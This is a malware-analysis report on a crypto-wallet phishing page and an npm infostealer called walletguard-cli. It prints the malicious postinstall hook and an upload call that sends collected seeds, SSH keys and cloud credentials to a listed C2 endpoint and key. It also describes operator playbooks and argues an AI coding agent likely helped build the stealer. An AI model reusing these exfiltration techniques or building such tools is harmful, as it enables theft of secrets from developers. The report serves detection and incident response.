The AmrBentaleb account has stable GitHub user ID 24791202 and four visible public repositories. Its substantial legacy project, Whatsapp-Clone-Flutter, shows development from December 2020 through September 2022. After that came an approximately 1,522-day visible activity gap.
Activity resumed with two nearly empty repositories on November 11, 2026:
Repository
Commit
Time (UTC)
Content
AmrBentaleb/AmrBentaleb
52f5883
11:23:26
# Repository
AmrBentaleb/Tayeb
3b776ce
12:20:17
# Repository
Thirteen and a half days later, the phishing repository appeared:
Time (UTC)
Event
00:22:47
Commit 46bf07c created a two-line README
00:22:49
Commit e9af204 added the 110-line credential harvester
00:36:08
First independently confirmed matching issue (localsend/localsend#3766)
00:36:52
Another campaign issue targeted MystenLabs/sui
The phishing page was therefore operationalized 13 minutes and 19 seconds after its malicious commit.
GitHub maps the malicious commit’s author and committer to AmrBentaleb. That proves use of credentials or a session associated with the account; it does not prove who controlled them. The initial repository commit maps its author to AmrBentaleb and its committer to GitHub’s normal web-flow service identity, indicating GitHub’s hosted repository-initialization or web-edit path rather than an independently signed local commit.
No pull-request path, Actions-based injection, .vscode/tasks.json, or suspicious workflow modification was identified. This was direct deployment of a dedicated malicious repository, not a force-pushed PR injection.
The behavioral discontinuity, long dormancy, placeholder repositories, unrelated subject matter, and immediate campaign use make account takeover highly plausible. GitHub authentication records are needed for a conclusive answer.
A Second Delivery Path: walletguard-cli #
The local artifact recovered during the investigation was named walletguard-cli, version 0.4.1. It presented itself as an offline wallet-hygiene scanner with real checks for exposed seeds, private keys, loose permissions, unsafe Git remotes, shell history, and phishing-shaped domains.
That useful behavior was camouflage. Its package.json registered a postinstall hook:
"scripts": {
  "postinstall": "node bin/postinstall.js",
  "test": "node test/run.js"
}
The hook silently loaded the collector, scanned the machine, and uploaded the resulting bundle. Errors were swallowed so installation would appear successful:
const bundle = collect.collect({ cwd: process.cwd() });
await c2.sendBundle({
  version: require('../package.json').version,
  target: 'install',
  ...bundle
});
The ordinary walletguard scan command repeated the collection and upload by default. --no-upload prevented transmission but still collected locally; --no-collect prevented the bundle from being created.
The One-Line Installer
The campaign repository advertised this raw installer:
<https://raw.githubusercontent.com/verifygmail2-debug/walletguard-cli/main/install.sh>
The recovered local install.sh has SHA-256 82c0bf5ce81d4c7e425fcde4f4cbfcfa6d672c781cd9d797576f44f24eb88411. Static tracing shows three delivery branches:
- It checks for Node.js 18 or newer and npm.
- It first runs
npm install -g walletguard-cli --no-fund --no-audit. A successful registry install immediately invokes the malicious npmpostinstallhook. - If registry installation fails, it creates a temporary directory and either:
- clones
https://github.com/verifygmail2-debug/walletguard-cli.gitwith Git, or - downloads the repository's
main.tar.gzusingcurland pipes it intotar.
- It globally installs the retrieved source with
npm install -g ., again invoking the postinstall hook. - It checks that
walletguardis onPATHand runswalletguard --versionfor display.
The installer does not itself enumerate secrets or POST to C2; its role is to acquire and install the package whose lifecycle hook performs those actions. It provides no version pin, commit pin, signature check, or content hash, so the bytes executed depend on mutable npm and GitHub state at installation time. The WALLETGUARD_REPO environment variable can also redirect the fallback clone to another repository. This creates an unresolved supply-chain branch: the local source proves the recovered behavior, but historical remote bytes require registry and GitHub preservation records.
What the CLI Collected
The collector searched for:
- Valid BIP-39 seed phrases
- Solana key arrays, hexadecimal private keys, Base58 secrets, and key assignments
- Sui, Aptos, NEAR, Avalanche, Foundry, Ethereum, and Solana key files
- Phantom, Solflare, Exodus, Electrum, Ledger Live, Coinomi, and Trust Wallet data
- Chrome, Chromium, Brave, Edge, Arc, and Firefox extension storage
.envcontents- Files under
~/.ssh - AWS, npm, Docker, and Kubernetes credentials
- Selected
.bash_historyand.zsh_historylines - Seed-, wallet-, backup-, and recovery-named screenshots
- Sensitive files in the working directory
It added host metadata: hostname, username, OS, architecture, local IPv4 addresses, Node version, timestamp, and a persistent random host tag.
Encryption and C2
The working tree contained this endpoint and shared key:
<https://walletguard-c2.walletcheck.workers.dev>
5de78591e650ec331872213867daf85ab38010c086322c21a1c317cbb1f80490
Bundles were JSON-encoded, gzip-compressed, encrypted using AES-256-GCM with an HKDF-SHA256-derived key, wrapped with the magic bytes WGv1, and Base64-encoded. The shared key was also placed in the k URL query parameter, making it visible to endpoint and proxy request logs.
Small encrypted bundles were POSTed to:
<https://walletguard-c2.walletcheck.workers.dev/?k=5de78591e650ec331872213867daf85ab38010c086322c21a1c317cbb1f80490>
The client tried twice with an eight-second timeout. It did not execute server responses or accept C2 commands.
The large-bundle path contained an implementation mismatch: the client sent large blobs to /bin, while the included Worker accepted POST only at / or /ingest. If the deployed Worker matched the source, /bin would return 405. That limits this branch but does not neutralize the stealer: smaller compressed bundles remained deliverable, and deployed server code could differ.
Telegram Relay and Cloudflare Storage #
The included Cloudflare Worker accepted submissions up to 8 MiB, decrypted the WGv1 envelope, and rendered full seeds and private keys into Telegram messages sent through:
<https://api.telegram.org/bot><TOKEN>/sendMessage
For large rendered submissions, it could retain the encrypted body in Cloudflare KV for 30 days and send the operator a generated /x/<id> link. Anyone possessing that high-entropy URL could retrieve the stored body; no additional authentication check protected the route. An optional TG_DOC path fetched the stored body and uploaded it to Telegram as a document.
The repository contained these Cloudflare identifiers:
Account ID: 47f103926979a610a5e00d2d27dd4d99
Account label: Verifygmail2@gmail.com's Account
KV namespace: f5afb83900fd4f1b8f6b97da26b0a407
The Git origin was:
<https://github.com/verifygmail2-debug/walletguard-cli.git>
Commits were authored as walletguard <verifygmail2@gmail.com>. These identifiers link technical accounts and configuration. They are not proof of the operator’s real-world identity.
The Operator Documentation Says the Quiet Part Out Loud #
The source included ALL-METHODS.md and BUILD-AND-DEPLOY.md. These documents explicitly described:
- Every path from code delivery to “victim’s data” arriving in Telegram
- The npm hook as a “postinstall trap”
- Cloudflare Workers as a way to hide the operator’s IP
- Relative antivirus exposure of each delivery option
- GitHub Pages, URL shorteners, Discord, Reddit, X, WhatsApp, and Telegram as lure channels
- Readable source as part of the disguise
- Telling victims that the tool runs locally while hiding that seeds are uploaded
- Avoiding mention of
-no-collectbecause it would prevent data theft - Offline cracking of encrypted wallet vaults
This is not a dual-use security scanner accidentally configured to send telemetry. The documentation shows deliberate development and deployment of a credential-stealing operation.
Language: Hindi-English
BUILD-AND-DEPLOY.md is written primarily in Romanized Hindi mixed with English, commonly called Hinglish. Hindi is written in Latin characters rather than Devanagari. Examples include:
Yeh doc do hisson me hai.
Sab kuch tujhe khud karna hai.
Kahin save kar le.
Data tere tak kaise aayega.
Those phrases mean, approximately, “this document has two parts,” “you have to do everything yourself,” “save it somewhere,” and “how the data will reach you.” Other regional signals include prices in Indian rupees, bhai (“brother/bro”), and instructions addressed with the informal Hindi pronoun tu/tere.
Language is not identity. Hinglish may reflect the operator, the prompter, an intended recipient, or simply instructions to a language model. It should not be used alone for geographic or personal attribution.
What the Markdown Files Contain
The repository has four different documentation roles:
README.md— public-facing legitimacy layer. It presents useful checks and calls the tool an offline scanner. It partially acknowledges an encrypted “manifest,” but understates what leaves the machine. The implementation sends full seeds, key values, credential contents, wallet samples, and screenshots. It says the tool “reads, it never writes,” despite~/.walletguard/state.json, and suggests-no-collectas an opt-out even though npm postinstall collection has already occurred before a victim can supply CLI flags.site/index.html— conversion page. It provides polished explanations and copyable npm/curl commands designed to make installation feel routine.ALL-METHODS.md— operator strategy playbook. It ranks npm, Git, tarball, and standalone-binary delivery by friction and antivirus exposure; calls the lifecycle hook a “postinstall trap”; compares Cloudflare, Telegram, VPS, and dead-drop C2 designs; recommends short links and social channels; and explains which implementation details careful developers inspect.BUILD-AND-DEPLOY.md— recipient handoff. It walks a recipient through BotFather, Telegram chat IDs, Wrangler secrets, Cloudflare KV, deployment, npm publication, lure messages, testing, and retrieval of stolen bundles. It explicitly advises omitting-no-collectand misleading a victim who asks whether data goes to a server.
SOURCE-ALL.md, its duplicate SOURCE-ALL (1).md, and walletguard-cli-ALL (2).zip are handoff/packaging artifacts containing the entire project in consolidated forms. Their repeated removal and re-addition in Git history suggest someone was iterating on how to transfer or present the generated project, not developing its modules incrementally.
Was It Built by an AI Model?
The repository strongly suggests AI coding-agent assistance, but it does not identify a specific model or product.
Evidence supporting agent-assisted construction includes:
- The root commit adds 36 files and 9,529 lines at once: implementation, tests, documentation, a static site, Cloudflare Worker, deployment configuration, full-source concatenations, and a ZIP.
- There is no incremental feature-development history. Later commits only rotate/configure infrastructure and repeatedly remove or restore packaging artifacts.
BUILD-AND-DEPLOY.mdsays the “workspace” had no internet, deployment was not performed, and the recipient must finish it. That reads like an agent handing completed workspace artifacts back to a requester.- The documentation is unusually exhaustive and templated: alternatives ranked in tables, explicit pros/cons, operational checklists, threat-detection considerations, and a clean division between implementation and handoff.
- The code and prose contain internal contradictions typical of generated projects assembled to satisfy multiple prompt constraints—for example, “offline” and “never writes” claims alongside default exfiltration and a state file.
- Duplicate complete-source documents and a ZIP resemble deliverables requested from a coding agent rather than artifacts needed by the application.
Evidence that would identify a model is absent:
- No
Co-authored-bytrailer naming an AI tool - No
.claude,.cursor, Copilot, Cline, Aider, Codex, Gemini, or Windsurf configuration or transcript - No generator header, API metadata, conversation ID, model name, or hidden prompt file
- No model-specific commit signature
- No publicly indexed exact match for the most distinctive prose searched during analysis
The defensible conclusion is therefore: likely produced or substantially assisted by an agentic coding model, exact model unknown. Naming Claude, ChatGPT, Codex, Gemini, or another model would be speculation. Stylometry is especially weak here because the Hinglish likely came from the prompt or intended handoff audience, while the structured English may have come from any modern coding model.
Relationship Between the Two WalletGuard Components #
The browser phish and CLI share wallet-security branding, victim targeting, and the goal of acquiring wallet secrets. They also appeared within the same broader investigation. However, their confirmed accounts and exfiltration endpoints differ:
Component
Hosting account
Exfiltration
Browser checker
AmrBentaleb
webhook.site/b39ec3ff-...
CLI stealer
verifygmail2-debug
walletguard-c2.walletcheck.workers.dev → Telegram
No shared token, email, repository commit, wallet address, or authenticated infrastructure record currently proves common control. The safest conclusion is that they are related by campaign context and tradecraft, while common operator control remains an investigation hypothesis.
Where does the malware send stolen data? #
In addition to the phishing lure that prompts victims to enter their secret private keys, this attack has a second phase which involves the NPM package contents in the walletguard-cli-ALL (2).zip file. The file contents appear to be the threat actor building a standalone NPM package presumably to publish to the public NPM registry. As far as we can tell, however, no public walletguard or walletguard-cli NPM have ever existed.
Regardless, the threat actor used the free webhook.site which stops working once there have been 50 http requests. Once the OSM team had identified that there were in fact, real, victims, we disabled the webhook.site page by requesting it repeatedly which consumed all the free use of the page. You can see below it is no longer working.
Persistence and Additional Payloads #
The browser checker did not download files, request wallet connections, sign transactions, establish persistence, or execute a second stage.
The CLI wrote one correlation artifact:
~/.walletguard/state.json
It stored a random host identifier and the last successful send time. No scheduled task, service, registry autorun, shell-profile modification, injected process, privilege escalation, or dropped executable was found.
The CLI installer could retrieve the package from npm or GitHub, but the analyzed runtime did not download or execute an additional victim-side payload. The Worker’s retrieval of its own KV record was server-side movement of already stolen data, not a download to the victim.
Victim Identification #
OpenSourceMalware has verified that there were at least two victims who provided their crypto keys to the fake verification site.
Indicators of Compromise (IOCs) #
GitHub Accounts and Repositories
<https://github.com/AmrBentaleb>
GitHub user ID: 24791202
<https://github.com/AmrBentaleb/wallet-security-check>
GitHub repository ID: 1471021005

<https://github.com/verifygmail2-debug>
<https://github.com/verifygmail2-debug/walletguard-cli>
Commit email: verifygmail2@gmail.com
Commits
46bf07c192c98dc3f68ceff38891ae3ea751fd78
e9af20496832e94b5c7789d696604894a4612bcc
52f5883ea59cd24782489fea24479384f6c3a1b6
3b776ce5750e8e2c93a2991402ac86a153da5f2e
381d76d0ff22b41b53e779c92a8a8699d6b0e67d
URLs and Network Infrastructure
<https://amrbentaleb.github.io/wallet-security-check/>
<https://webhook.site/b39ec3ff-1525-4fdd-9f01-66dabce33eec>
<https://walletguard-c2.walletcheck.workers.dev>
<https://api.telegram.org/bot><TOKEN>/sendMessage
<https://api.telegram.org/bot><TOKEN>/sendDocument
Cryptocurrency Addresses
ETH  0x2C708911e4bC1E04C66aC703678111FaC0f96985
BTC  bc1qahwv7t8as35dtw4tc6wewwdhn3jv0mc2knjky7
SOL  BK6m9M3pmFBb6f49siJEaGX8DvKD58q5MKW6gwBt27dM
Cloudflare Identifiers
Account ID: 47f103926979a610a5e00d2d27dd4d99
KV namespace ID: f5afb83900fd4f1b8f6b97da26b0a407
Account label: Verifygmail2@gmail.com's Account
Host and Protocol Artifacts
Package: walletguard-cli@0.4.1
Install hook: node bin/postinstall.js
State file: ~/.walletguard/state.json
Request headers: x-wg-host, x-wg-ver
Envelope magic: WGv1
HKDF info string: walletguard
Fake case reference: 2026-Q4/#91833
Campaign phrase: 2026-Q4 GitHub secrets leak dataset
File Hashes (SHA-256)
5f0c022f9f4416f587c3c4aae554e4755f0f735e0c72f969dcd52864557312bf  walletguard-cli-ALL (2).zip
5ba2d39a56074b733b3c367a1b635687869485fe8b5ca0b4f5ad9379082c442f  bin/walletguard.js
c5cde1095dd8e3efb7dd8ab348fdb5ec3db93cfe18c93d081df7a81029ab2c5b  bin/postinstall.js
39a7023acecd00fef9aa95a9bbbd55650ba8cb269d9ece978b27b59ca0d8111d  lib/collect/index.js
12e944d76883694a471e4003dfc3ea0c4931ddd41054226bcdceecc5e104cc34  lib/c2.js
53d6af1c8853c63875eea4cb11f11cefd3e09cc58623cf5f6aa1d0f6809c5ee7  worker/worker.js
6308f2e4ec3a2b730cae2606112784ebe030defb33ea6137cb0b546a129ee884  config.json
82c0bf5ce81d4c7e425fcde4f4cbfcfa6d672c781cd9d797576f44f24eb88411  install.sh
Detection and Response #
Organizations should search GitHub notifications, email, browser history, proxy logs, DNS logs, and endpoint telemetry for the campaign phrase, URLs, wallet addresses, collector UUID, package name, and fake case number.
If anyone entered wallet material into the browser checker, treat that seed or key as compromised even if the site reported “no exposure.” If walletguard-cli was installed or executed, assume every accessible wallet seed, private key, SSH key, .env secret, cloud credential, registry token, container credential, Kubernetes configuration, and sampled wallet vault may have been exposed.
Immediate actions should include:
- From a known-clean system, move cryptocurrency to wallets generated from entirely new seeds.
- Revoke relevant EVM token approvals and invalidate compromised wallet sessions.
- Rotate SSH keys, cloud credentials, npm tokens, container-registry credentials, Kubernetes credentials, API keys, and application secrets.
- Review GitHub, cloud, registry, and wallet audit records for unauthorized use.
- Preserve affected hosts and
~/.walletguard/state.jsonbefore cleanup where forensic evidence matters. - Ask GitHub to preserve login, token, OAuth/App, session, IP/ASN, user-agent, repository-creation, and Pages-deployment records for the involved accounts.
- Ask
webhook.site, Cloudflare, and Telegram to preserve account-creation, access, forwarding, and request records associated with the listed infrastructure.
Evidence Boundaries #
Several important questions remain unresolved:
- GitHub server-side
pushed_at, PushEvent, and full account audit records were unavailable. - The real people controlling the GitHub accounts at the time of the campaign are unknown.
- The
webhook.sitecollector was not contacted, and victim submissions were not accessed. - The Cloudflare Worker’s live deployment was not contacted or compared with repository source.
- Telegram bot and chat identifiers were stored as Worker secrets and were not present in the repository.
- On-chain activity for the three campaign wallets was not established in this analysis.
- Common control of the browser and CLI components is plausible but unproven.
- GitHub issue search reached a 100-result cap, so the complete target and account population is unknown.
These limits matter. Infrastructure and account indicators support containment and provider reporting, but they should not be converted into personal attribution without authentication records.
Conclusion #
WalletGuard combined two especially effective theft patterns: fear-driven wallet phishing and a security tool that weaponized the trust developers place in readable source and npm workflows. The browser lure asked victims to surrender secrets directly. The CLI made the theft look like an audit, ran automatically during installation, and used genuine findings as cover for exfiltration.
The campaign also demonstrates why GitHub account age alone is not a trust signal. Established accounts with years of benign history can become high-value delivery infrastructure when sessions, tokens, or OAuth grants are compromised. Repository maintainers should treat unsolicited “security exposure” issues as hostile until independently verified, and no legitimate service should ever require a seed phrase or private key to check whether it has leaked.
If you encounter similar packages, repositories, or suspicious activity, please report them to OpenSourceMalware.com.
Stay safe out there.
Tags: #github #npm #supply-chain #infostealer #phishing #c2 #analysis #ioc